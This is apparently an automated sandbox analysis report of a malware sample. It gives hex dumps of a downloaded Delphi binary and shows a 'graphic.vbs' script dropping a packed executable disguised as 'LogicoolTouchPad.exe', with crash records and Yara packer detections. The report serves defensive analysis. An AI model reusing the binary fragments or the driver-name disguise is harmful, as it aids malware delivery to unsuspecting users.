ba 01 00 00 00 e8 a8 22 f6 ff 59 59 5d c3 55 8b ec 33 c0 55 68 09 8c 4b 00 64 ff 30 64 89 20 ff 05 68 60 4d 00 33 c0 5a 59 59 64 89 10 68 10 8c Data Ascii: V@C@Q3ZYYdh3KE_^[YY]SVF@=~^[@U3UhKd0d d`MuH:M@3ZYYdhK#]@U-d`MsKEDKEE"YY]U3UhKd0d h`M3ZYYdh
2022-06-23 21:14:28 UTC	752	IN	Data Raw: 00 8d 45 f8 e8 a8 7d f4 ff c3 e9 ba 6f f4 ff eb f0 5e 5b 59 59 5d c3 8b c0 55 8b ec 83 c4 f8 53 56 33 c9 89 4d f8 8b f2 8b d8 33 c0 55 68 ab cb 4b 00 64 ff 30 64 89 20 8b 43 0c e8 69 e5 ff ff 89 45 fc 33 c0 55 68 8e cb 4b 00 64 ff 30 64 89 20 8b d6 8b 45 fc 8b 08 ff 51 08 8d 55 f8 8b 45 fc e8 37 fd ff ff 8b 55 f8 8d 43 0c e8 7c 7d f4 ff 33 c0 5a 59 59 64 89 10 68 95 cb 4b 00 8b 45 fc e8 ff 67 f4 ff c3 e9 3d 6f f4 ff eb f0 33 c0 5a 59 59 64 89 10 68 b2 cb 4b 00 8d 45 f8 e8 0e 7d f4 ff c3 e9 20 6f f4 ff eb f0 5e 5b 59 59 5d c3 55 8b ec 83 c4 f8 53 56 33 c9 89 4d f8 8b f2 8b d8 33 c0 55 68 43 cc 4b 00 64 ff 30 64 89 20 8b 43 0c e8 d1 e4 ff ff 89 45 fc 33 c0 55 68 26 cc 4b 00 64 ff 30 64 89 20 8b d6 8b 45 fc 8b 08 ff 51 0c 8d 55 f8 8b 45 fc e8 9f fc ff ff 8b Data Ascii: E}o^[YY]USV3M3UhKd0d CiE3UhKd0d EQUE7UC|}3ZYYdhKEg=o3ZYYdhKE} o^[YY]USV3M3UhCKd0d CE3Uh&Kd0d EQUE
2022-06-23 21:14:28 UTC	768	IN	Data Raw: 44 24 04 d4 e9 a4 1d 00 00 83 44 24 04 d4 e9 5e 1b 00 00 83 44 24 04 d4 e9 c8 1e 00 00 83 44 24 04 d4 e9 3a 1d 00 00 83 44 24 04 d4 e9 8c 1f 00 00 83 44 24 04 d4 e9 da 1c 00 00 83 44 24 04 d4 e9 64 20 00 00 83 44 24 04 d4 e9 62 21 00 00 83 44 24 04 d4 e9 f8 20 00 00 83 44 24 04 d4 e9 3e 1a 00 00 83 44 24 04 d4 8b 44 24 04 8b 00 ff 60 04 83 44 24 04 d4 e9 9a 1a 00 00 83 44 24 04 d4 e9 8c 20 00 00 83 c0 d4 e9 dc 21 00 00 83 44 24 04 d4 e9 62 54 f4 ff 83 44 24 04 d4 e9 80 54 f4 ff 83 44 24 04 d4 e9 8a 54 f4 ff cc cc cc 94 0b 4c 00 9e 0b 4c 00 a8 0b 4c 00 a9 0a 4c 00 b3 0a 4c 00 bd 0a 4c 00 c7 0a 4c 00 d1 0a 4c 00 db 0a 4c 00 e8 0a 4c 00 f2 0a 4c 00 fc 0a 4c 00 06 0b 4c 00 10 0b 4c 00 1a 0b 4c 00 24 0b 4c 00 2e 0b 4c 00 38 0b 4c 00 42 0b 4c 00 4c 0b 4c 00 56 Data Ascii: D$D^{D}D$:DDD$d D$b!D$ D$>D$D$`D$D$!DbTDTD$TLLLLLLLLLLLLLLL$L.L8LBLLLV
2022-06-23 21:14:28 UTC	784	IN	Data Raw: b2 01 a1 74 f8 4b 00 e8 25 da ff ff 8b d0 85 d2 74 03 83 ea d4 8b 45 14 e8 48 14 f4 ff 33 c0 5a 59 59 64 89 10 58 33 db eb 05 e9 d2 ef f3 ff 8b c3 5f 5e 5b 5d c2 10 00 90 55 8b ec 53 56 57 8b 5d 08 8b 45 10 85 c0 74 04 33 d2 89 10 53 33 c0 55 68 a2 4b 4c 00 64 ff 30 64 89 20 53 8b c3 e8 d9 fe ff ff 8b 55 0c 8b 08 ff 91 00 01 00 00 8b c8 b2 01 a1 b4 02 4c 00 e8 b4 d9 ff ff 8b d0 85 d2 74 03 83 ea cc 8b 45 10 e8 d7 13 f4 ff 33 c0 5a 59 59 64 89 10 58 33 db eb 05 e9 61 ef f3 ff 8b c3 5f 5e 5b 5d c2 0c 00 55 8b ec 53 56 57 8b 5d 08 8b 45 10 85 c0 74 04 33 d2 89 10 53 33 c0 55 68 12 4c 4c 00 64 ff 30 64 89 20 53 8b c3 e8 69 fe ff ff 8b 55 0c 8b 08 ff 91 fc 00 00 00 8b c8 b2 01 a1 38 00 4c 00 e8 44 d9 ff ff 8b d0 85 d2 74 03 83 ea d0 8b 45 10 e8 67 13 f4 ff 33 Data Ascii: tK%tEH3ZYYdX3_^[]USVW]Et3S3UhKLd0d SULtE3ZYYdX3a_^[]USVW]Et3S3UhLLd0d SiU8LDtEg3
2022-06-23 21:14:28 UTC	800	IN	Data Raw: 80 00 00 00 80 01 00 0b 64 65 73 63 72 69 70 74 69 6f 6e 9c 88 4c 00 14 00 00 ff 14 00 00 ff 01 00 00 00 00 00 00 80 00 00 00 80 02 00 0c 73 65 72 76 69 63 65 49 6e 66 6f 73 e8 11 40 00 18 00 00 ff 18 00 00 ff 00 00 00 00 00 00 00 80 00 00 00 80 03 00 0b 62 75 73 69 6e 65 73 73 4b 65 79 90 6c 8b 4c 00 11 0d 62 75 73 69 6e 65 73 73 49 6e 66 6f 32 04 00 00 00 00 00 00 00 ff ff ff ff ac 8a 4c 00 0a 69 6e 71 75 69 72 65 5f 76 31 8b c0 e4 8b 4c 00 00 00 00 00 00 00 00 00 f0 8b 4c 00 14 8c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 02 8c 4c 00 10 00 00 00 60 d5 4c 00 c4 35 40 00 d0 35 40 00 d4 35 40 00 d8 35 40 00 cc 35 40 00 24 33 40 00 40 33 40 00 0c b1 4c 00 c8 b0 4c 00 0c e5 4c 00 a0 e5 4c 00 0e 00 00 00 00 00 01 00 00 00 68 8b 4c 00 0c 00 00 00 0d 42 75 73 Data Ascii: descriptionLserviceInfos@businessKeylLbusinessInfo2Linquire_v1LLLL`L5@5@5@5@$3@@3@LLLL hLBus
2022-06-23 21:14:28 UTC	816	IN	Data Raw: 00 00 00 00 00 2a 00 00 00 54 00 4d 00 6f 00 64 00 65 00 6c 00 49 00 6e 00 73 00 74 00 61 00 6e 00 63 00 65 00 44 00 65 00 74 00 61 00 69 00 6c 00 73 00 00 00 04 00 00 00 1e 00 00 00 42 00 69 00 6e 00 64 00 69 00 6e 00 67 00 54 00 65 00 6d 00 70 00 6c 00 61 00 74 00 65 00 00 00 20 00 00 00 62 00 69 00 6e 00 64 00 69 00 6e 00 67 00 54 00 65 00 6d 00 70 00 6c 00 61 00 74 00 65 00 32 00 00 00 00 00 1e 00 00 00 62 00 69 00 6e 00 64 00 69 00 6e 00 67 00 54 00 65 00 6d 00 70 00 6c 00 61 00 74 00 65 00 00 00 1a 00 00 00 42 00 69 00 6e 00 64 00 69 00 6e 00 67 00 44 00 65 00 74 00 61 00 69 00 6c 00 00 00 0c 00 00 00 18 00 00 00 44 00 69 00 73 00 63 00 6f 00 76 00 65 00 72 00 79 00 55 00 72 00 6c 00 00 00 00 00 1a 00 00 00 64 00 69 00 73 00 63 00 6f 00 76 00 65 00 Data Ascii: *TModelInstanceDetailsBindingTemplate bindingTemplate2bindingTemplateBindingDetailDiscoveryUrldiscove
2022-06-23 21:14:28 UTC	832	IN	Data Raw: 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 a4 29 00 00 00 c7 45 a4 32 02 00 00 c7 45 Data Ascii: E)E2E)E2E)E2E)E2E)E2E)E2E)E2E)E2E)E2E)E2E)E2E)E2E)E2E)E2E)E2E)E2E)E2E)E2E
2022-06-23 21:14:28 UTC	848	IN	Data Raw: 73 61 67 65 41 00 00 00 00 46 69 6e 64 52 65 73 6f 75 72 63 65 41 00 00 00 46 69 6e 64 46 69 72 73 74 46 69 6c 65 41 00 00 00 00 46 69 6e 64 43 6c 6f 73 65 00 00 00 46 69 6c 65 54 69 6d 65 54 6f 4c 6f 63 61 6c 46 69 6c 65 54 69 6d 65 00 00 00 46 69 6c 65 54 69 6d 65 54 6f 44 6f 73 44 61 74 65 54 69 6d 65 00 00 00 45 6e 75 6d 43 61 6c 65 6e 64 61 72 49 6e 66 6f 41 00 00 00 45 6e 74 65 72 43 72 69 74 69 63 61 6c 53 65 63 74 69 6f 6e 00 00 00 00 44 65 6c 65 74 65 46 69 6c 65 41 00 00 00 44 65 6c 65 74 65 43 72 69 74 69 63 61 6c 53 65 63 74 69 6f 6e 00 00 00 43 72 65 61 74 65 54 68 72 65 61 64 00 00 00 00 43 72 65 61 74 65 46 69 6c 65 41 00 00 00 43 72 65 61 74 65 45 76 65 6e 74 41 00 00 00 00 43 6f 6d 70 61 72 65 53 74 72 69 6e 67 41 00 00 00 00 43 6c 6f 73 Data Ascii: sageAFindResourceAFindFirstFileAFindCloseFileTimeToLocalFileTimeFileTimeToDosDateTimeEnumCalendarInfoAEnterCriticalSectionDeleteFileADeleteCriticalSectionCreateThreadCreateFileACreateEventACompareStringAClos

Timestamp	kBytes transferred	Direction	Data
2022-06-23 21:14:28 UTC	864	IN	Data Raw: 3e 1a 3f 35 3f 5b 3f 60 3f 88 3f 97 3f d9 3f de 3f 00 70 02 00 4c 00 00 00 7d 30 d1 30 e3 30 1e 31 bc 31 ce 31 17 33 3d 33 6f 34 f1 34 07 37 3c 37 4a 37 80 37 88 38 50 39 6e 39 98 39 dc 39 c9 3a 5c 3b 29 3c 5a 3c b6 3c cd 3c 49 3d 5b 3d 68 3d dd 3d e2 3d 57 3e 63 3e 1f 3f 9d 3f 00 80 02 00 4c 00 00 00 79 30 9e 30 c4 30 32 31 a7 31 74 32 93 32 58 34 87 34 e7 35 8b 36 9b 36 e6 36 17 37 24 37 50 37 55 37 05 38 13 38 a0 38 a9 39 c2 39 1b 3a 36 3a 54 3a d3 3a 1a 3b 57 3b b9 3b fb 3b b0 3c cf 3d d6 3d eb 3d 00 90 02 00 d4 00 00 00 b5 30 5e 32 fe 33 8e 34 43 35 b3 35 0f 36 d7 36 36 37 46 37 59 37 d4 37 e4 37 8c 38 9c 38 16 39 32 39 68 39 7c 39 9f 39 ac 39 bb 39 d9 39 0e 3a 1d 3a 22 3a 3a 3a 3f 3a 4a 3a 59 3a 5f 3a 78 3a 98 3a a0 3a a4 3a a8 3a ac 3a b0 3a b4 3a Data Ascii: >?5?[?`?????pL}0001113=3o447<7J778P9n999:\;)<Z<<<I=[=h===W>c>??Ly000211t22X4456667$7P7U788899:6:T::;W;;;<===0^234C556667F7Y77788929h9|99999::":::?:J:Y:_:x::::::::
2022-06-23 21:14:28 UTC	880	IN	Data Raw: 31 50 31 5a 31 64 31 6a 31 74 31 7a 31 84 31 8f 31 99 31 a4 31 b6 31 cd 31 d9 31 f0 31 fa 31 00 32 07 32 0c 32 1b 32 1f 32 26 32 2b 32 32 32 3d 32 4a 32 4f 32 5b 32 66 32 73 32 78 32 8a 32 e4 32 f4 32 04 33 0c 33 10 33 14 33 18 33 1c 33 20 33 24 33 28 33 2c 33 30 33 34 33 38 33 3c 33 40 33 44 33 48 33 4c 33 50 33 54 33 58 33 5c 33 74 33 8a 33 8e 33 af 33 bb 33 c8 33 da 33 e0 33 f0 33 00 34 08 34 0c 34 10 34 14 34 18 34 1c 34 20 34 24 34 28 34 2c 34 30 34 34 34 38 34 3c 34 40 34 44 34 48 34 4c 34 50 34 54 34 58 34 5c 34 74 34 8b 34 8f 34 a8 34 c9 34 fa 34 20 35 63 35 7e 35 89 35 98 35 aa 35 ca 35 0a 36 3e 36 54 36 5f 36 6e 36 89 36 9b 36 a7 36 b4 36 c6 36 cc 36 e4 36 68 37 b7 37 bb 37 bf 37 c4 37 d4 37 e4 37 ec 37 f0 37 f4 37 f8 37 fc 37 00 38 04 38 08 38 Data Ascii: 1P1Z1d1j1t1z111111111122222&2+222=2J2O2[2f2s2x2222333333 3$3(3,3034383<3@3D3H3L3P3T3X3\3t3333333334444444 4$4(4,4044484<4@4D4H4L4P4T4X4\4t444444 5c5~555556>6T6_6n66666666h777777777777888
2022-06-23 21:14:28 UTC	896	IN	Data Raw: 32 75 32 7d 32 a8 32 b0 32 cf 32 d7 32 df 32 37 33 61 33 98 33 a5 33 b4 33 c6 33 d5 33 e7 33 f6 33 08 34 17 34 29 34 38 34 4a 34 59 34 6b 34 7a 34 8c 34 9b 34 ad 34 bc 34 ce 34 dd 34 ef 34 fe 34 10 35 1f 35 31 35 40 35 52 35 61 35 73 35 82 35 94 35 a3 35 b5 35 c4 35 d6 35 e5 35 f7 35 06 36 18 36 27 36 39 36 48 36 5a 36 69 36 7b 36 8a 36 9c 36 ab 36 bd 36 cc 36 de 36 ed 36 ff 36 0e 37 20 37 2f 37 41 37 50 37 62 37 71 37 83 37 92 37 a4 37 b3 37 c5 37 d4 37 e6 37 f5 37 07 38 16 38 28 38 37 38 49 38 58 38 6a 38 79 38 8b 38 9a 38 ac 38 bb 38 cd 38 dc 38 ee 38 fd 38 0f 39 1e 39 30 39 3f 39 51 39 60 39 72 39 81 39 93 39 a2 39 b4 39 c3 39 d5 39 e4 39 f6 39 05 3a 17 3a 26 3a 38 3a 47 3a 59 3a 68 3a 7a 3a 89 3a 9b 3a aa 3a bc 3a cb 3a dd 3a ec 3a fe 3a 0d 3b 1f 3b Data Ascii: 2u2}22222273a3333333344)484J4Y4k4z4444444445515@5R5a5s55555555566'696H6Z6i6{6666666667 7/7A7P7b7q77777777788(878I8X8j8y8888888889909?9Q9`9r999999999::&:8:G:Y:h:z::::::::;;
2022-06-23 21:14:28 UTC	912	IN	Data Raw: 3a 9c 3a a6 3a ac 3a b6 3a c2 3a c8 3a d2 3a de 3a e4 3a ee 3a fa 3a 00 3b 0a 3b 1a 3b 20 3b 30 3b 36 3b 40 3b 50 3b 56 3b 60 3b 70 3b 76 3b 80 3b 90 3b 96 3b a0 3b b0 3b b6 3b c0 3b c5 3b cf 3b d5 3b df 3b ef 3b f5 3b 05 3c 0b 3c 15 3c 25 3c 2b 3c 35 3c 3a 3c 44 3c 4a 3c 54 3c 64 3c 6a 3c 7a 3c 80 3c 8a 3c 9a 3c a0 3c b0 3c b6 3c c0 3c c5 3c cf 3c d5 3c df 3c ef 3c f5 3c 05 3d 0b 3d 15 3d 1a 3d 28 3d 2e 3d 3e 3d 44 3d 4e 3d 5e 3d 64 3d 74 3d 7a 3d 84 3d 90 3d 96 3d a0 3d b0 3d b6 3d c6 3d cc 3d d6 3d e6 3d ec 3d f6 3d fb 3d 05 3e 0b 3e 15 3e 25 3e 2b 3e 3b 3e 41 3e 4b 3e 5b 3e 61 3e 71 3e 77 3e 81 3e 91 3e 97 3e a1 3e a6 3e b0 3e b6 3e c0 3e d0 3e d6 3e e6 3e ec 3e f6 3e 06 3f 0c 3f 16 3f 1b 3f 25 3f 2b 3f 35 3f 45 3f 4b 3f 5b 3f 61 3f 6b 3f 7b 3f 81 3f Data Ascii: ::::::::::::;;; ;0;6;@;P;V;`;p;v;;;;;;;;;;;;;;<<<%<+<5<:<D<J<T<d<j<z<<<<<<<<<<<<<<<<====(=.=>=D=N=^=d=t=z==============>>>%>+>;>A>K>[>a>q>w>>>>>>>>>>>>>>????%?+?5?E?K?[?a?k?{??
2022-06-23 21:14:28 UTC	928	IN	Data Raw: 74 8c 77 e1 fe 16 a3 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 25 ce 93 c8 64 74 db f1 c2 9c 8a 78 7e 66 0d 6d f7 28 7a 70 73 41 f1 5b f9 b5 1a e5 96 eb 7c 6a 52 5a 03 6f 7a 6c e2 e9 ed 0a ae 22 a4 f9 66 90 00 f1 3a 39 f2 8c 41 44 82 61 70 82 84 56 f2 a4 ce ce 53 08 47 46 fd 3c 1e 84 d3 59 cc 1d aa 48 f1 c1 62 4b c5 18 57 d8 ba ef ef 71 ab 70 62 d9 d1 32 29 ee f0 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 65 2c 7b e8 05 d5 5f e7 c9 8f 83 ba 82 ce 1e 86 cc a5 40 85 ce c6 00 d8 87 6a d5 55 0b 58 50 df 20 1f 11 f1 55 d4 1e 8e 3d 64 01 8f b6 ab c0 Data Ascii: tw%dtx~fm(zpsA[|jRZozl"f:9ADapVSGF<YHbKWqpb2)e,{_@jUXP U=d
2022-06-23 21:14:28 UTC	944	IN	Data Raw: 56 70 db 6f 43 38 f8 2a 4a 7f 75 15 e3 86 c8 d1 82 07 36 23 e2 e2 7a df e1 23 56 3d 46 d9 27 d7 6a 84 28 26 19 4a 2e 1f 87 e9 bd 57 d8 b4 9a db f9 fb db 75 1a 42 e2 0c ee 2f 25 08 53 e8 00 d5 5f 17 c0 2b b2 b5 da 44 4c d2 ed 7b 0b c7 50 a7 2f 12 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 5d d8 8b f6 d1 3f 73 a2 c8 10 d0 08 87 e2 18 f2 d8 2e 87 f1 85 23 fc bf 20 8b d1 68 74 19 31 56 c2 0c ee 34 62 04 da e4 25 3e 58 74 57 54 f7 16 95 31 e1 e6 5a 4c c1 fd 08 8a 00 58 04 ae dd 2b 05 b0 7d 55 ee d3 07 5a eb ee ce af 78 98 74 b9 c6 e0 77 11 5c 03 f2 dd 47 d2 a7 47 f5 26 86 07 95 8c e2 b5 0f 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 Data Ascii: VpoC8*Ju6#z#V=F'j(&J.WuB/%S_+DL{P/]?s.# ht1V4b%>XtWT1ZLX+}UZxtw\GG&
2022-06-23 21:14:28 UTC	960	IN	Data Raw: b0 c3 7c fc 30 f6 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 f4 43 59 44 aa 1f e8 08 16 5a a3 e5 ec 1a 7b d5 77 7a d1 cc bd 62 d9 d9 ef 27 2a 6f 29 09 50 ac 29 40 5f d3 fa b5 73 df 4c 30 6a c2 d6 35 b1 ac 8c 0f 24 ac 47 af dd df da 58 bc b4 79 3a 3a a5 81 c4 c7 86 95 a2 06 8a 71 aa a6 be 75 13 75 93 02 78 17 d6 10 d0 59 d7 30 c3 a8 09 a8 59 a0 a9 80 c2 d8 f7 ff 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 38 71 99 4b 63 d9 c2 31 0d ee e7 b0 8c 77 9c 49 d4 5f d8 7f 55 33 36 b7 2f 69 d6 04 5a 05 1d 14 4c 84 b9 a5 ae dd bc 60 7d 78 1c 02 be 1d 25 61 Data Ascii: |0CYDZ{wzb'*o)P)@_sL0j5$GXy::quuxY0Y8qKc1wI_U36/iZL`}x%a
2022-06-23 21:14:28 UTC	976	IN	Data Raw: c1 cf 59 2b 0b bb d5 2d 4c 50 c7 c9 01 41 8a 8b da a9 a6 f4 de ba 5d fb f7 2f cc c5 40 14 5d 47 34 6c a2 a1 2e 55 a3 2d f6 00 30 cb f3 00 0a 31 9c 46 8f b8 66 66 ca 0f 04 c5 ac bf 84 0f 57 b8 af 54 9d 4c d0 3a 82 4a 14 31 fa 9a cf ae 6a d8 60 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 8b 35 d8 93 81 87 9f 78 31 b2 a5 2c 3a cd a4 44 8d 7f 40 fb 54 59 f2 b1 ba 52 1b a3 36 cc cd 3f 14 5d 3f 77 11 d0 c9 a6 d6 df 09 58 91 9c 3b ab fc f5 98 70 df a5 46 6a 0c 9b 43 c0 71 3b f8 27 d4 5f 64 09 8e bb ba 75 b2 16 9e cb cd 71 0c a3 02 00 38 0a f8 b5 63 50 7d 78 9c e5 f0 c6 1e d2 93 cf 5d 3f 0d 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 Data Ascii: Y+-LPA]/@]G4l.U-01FffWTL:J1j`5x1,:D@TYR6?]?wX;pFjCq;'_duq8cP}x]?
2022-06-23 21:14:28 UTC	992	IN	Data Raw: 63 e4 8b 4e db 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 81 04 0a a5 4b 08 e0 aa 81 55 db 24 cb 04 12 73 f8 eb 2b 95 c8 8b e6 7a c9 cc d7 eb c4 cc cf eb c4 cc 5e 2c e5 81 9f 07 0a 00 8b e0 4b f4 8b a7 08 00 23 5f 09 00 8b 4d 08 8d 0e 5f f4 ff 7c 77 e0 9d 7c d8 f5 83 47 ab 81 45 8f 2e 4c f8 10 62 00 89 0e 4b f4 ff 4c 2e a4 78 47 d8 f5 8d 0e 5f f4 ff 34 76 e0 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 04 59 37 d8 f5 83 4f a3 e0 51 18 d8 f5 89 0e 43 f4 ff 0c 2c 5c f8 12 32 89 fc fc d7 89 bd 0b db f5 ff 8b 52 03 6a 8b d8 5b c8 12 22 99 fc d4 d7 e1 0c Data Ascii: cNKU$s+z^,K#_M_|w|GE.LbKL.xG_4vY7OQC,\2Rj["

Timestamp	kBytes transferred	Direction	Data
2022-06-23 21:14:28 UTC	1008	IN	Data Raw: 00 77 00 6e 00 03 00 49 00 6e 00 73 00 03 00 44 00 65 00 6c 00 06 00 53 00 68 00 69 00 66 00 74 00 2b 00 05 00 43 00 74 00 72 00 6c 00 2b 00 04 00 41 00 6c 00 74 00 2b 00 20 00 43 00 6c 00 69 00 70 00 62 00 6f 00 61 00 72 00 64 00 20 00 64 00 6f 00 65 00 73 00 20 00 6e 00 6f 00 74 00 20 00 73 00 75 00 70 00 70 00 6f 00 72 00 74 00 20 00 49 00 63 00 6f 00 6e 00 73 00 2f 00 4d 00 65 00 6e 00 75 00 20 00 27 00 25 00 73 00 27 00 20 00 69 00 73 00 20 00 61 00 6c 00 72 00 65 00 61 00 64 00 79 00 20 00 62 00 65 00 69 00 6e 00 67 00 20 00 75 00 73 00 65 00 64 00 20 00 62 00 79 00 20 00 61 00 6e 00 6f 00 74 00 68 00 65 00 72 00 20 00 66 00 6f 00 72 00 6d 00 1f 00 44 00 6f 00 63 00 6b 00 65 00 64 00 20 00 63 00 6f 00 6e 00 74 00 72 00 6f 00 6c 00 20 00 6d 00 75 00 Data Ascii: wnInsDelShift+Ctrl+Alt+ Clipboard does not support Icons/Menu '%s' is already being used by another formDocked control mu

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: **6264**, Parent PID: **3616**

General

Target ID:	0
Start time:	23:14:39
Start date:	23/06/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\graphic.vbs"
Imagebase:	0x7ff768b40000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\A09278-2768-DE0743-A6FB64083C2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFE2EA74FE	CreateDirectoryW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: LogicoolTouchPad.exe PID: **6400**, Parent PID: **960**

General

Target ID:	1
Start time:	23:14:51
Start date:	23/06/2022
Path:	C:\Users\user\AppData\Local\Temp\A09278-2768-DE0743-A6FB64083C2\LogicoolTouchPad.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\A09278-2768-DE0743-A6FB64083C2\LogicoolTouchPad.exe
Imagebase:	0x400000
File size:	1043968 bytes
MD5 hash:	216BBB6CE29EF16A61B9D5BA4D227300
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 00000001.00000002.330453145.00000000024F0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 00000001.00000000.283066590.00000000024F0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 00000001.00000000.283863343.00000000024F0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: WerFault.exe PID: **6624**, Parent PID: **6400**

General

Target ID:	5
Start time:	23:14:59
Start date:	23/06/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6400 -s 800
Imagebase:	0xe40000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F661717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19bbec0b	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19bbec0b\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F65497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.csv	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F77.tmp.txt	success or wait	1	6F65497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 fd f4 62 fd 05 12 00 00 00 00 00	MDMP b	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	7540	6	00 00 00 00 00 00		success or wait	1	6F65497A	unknown

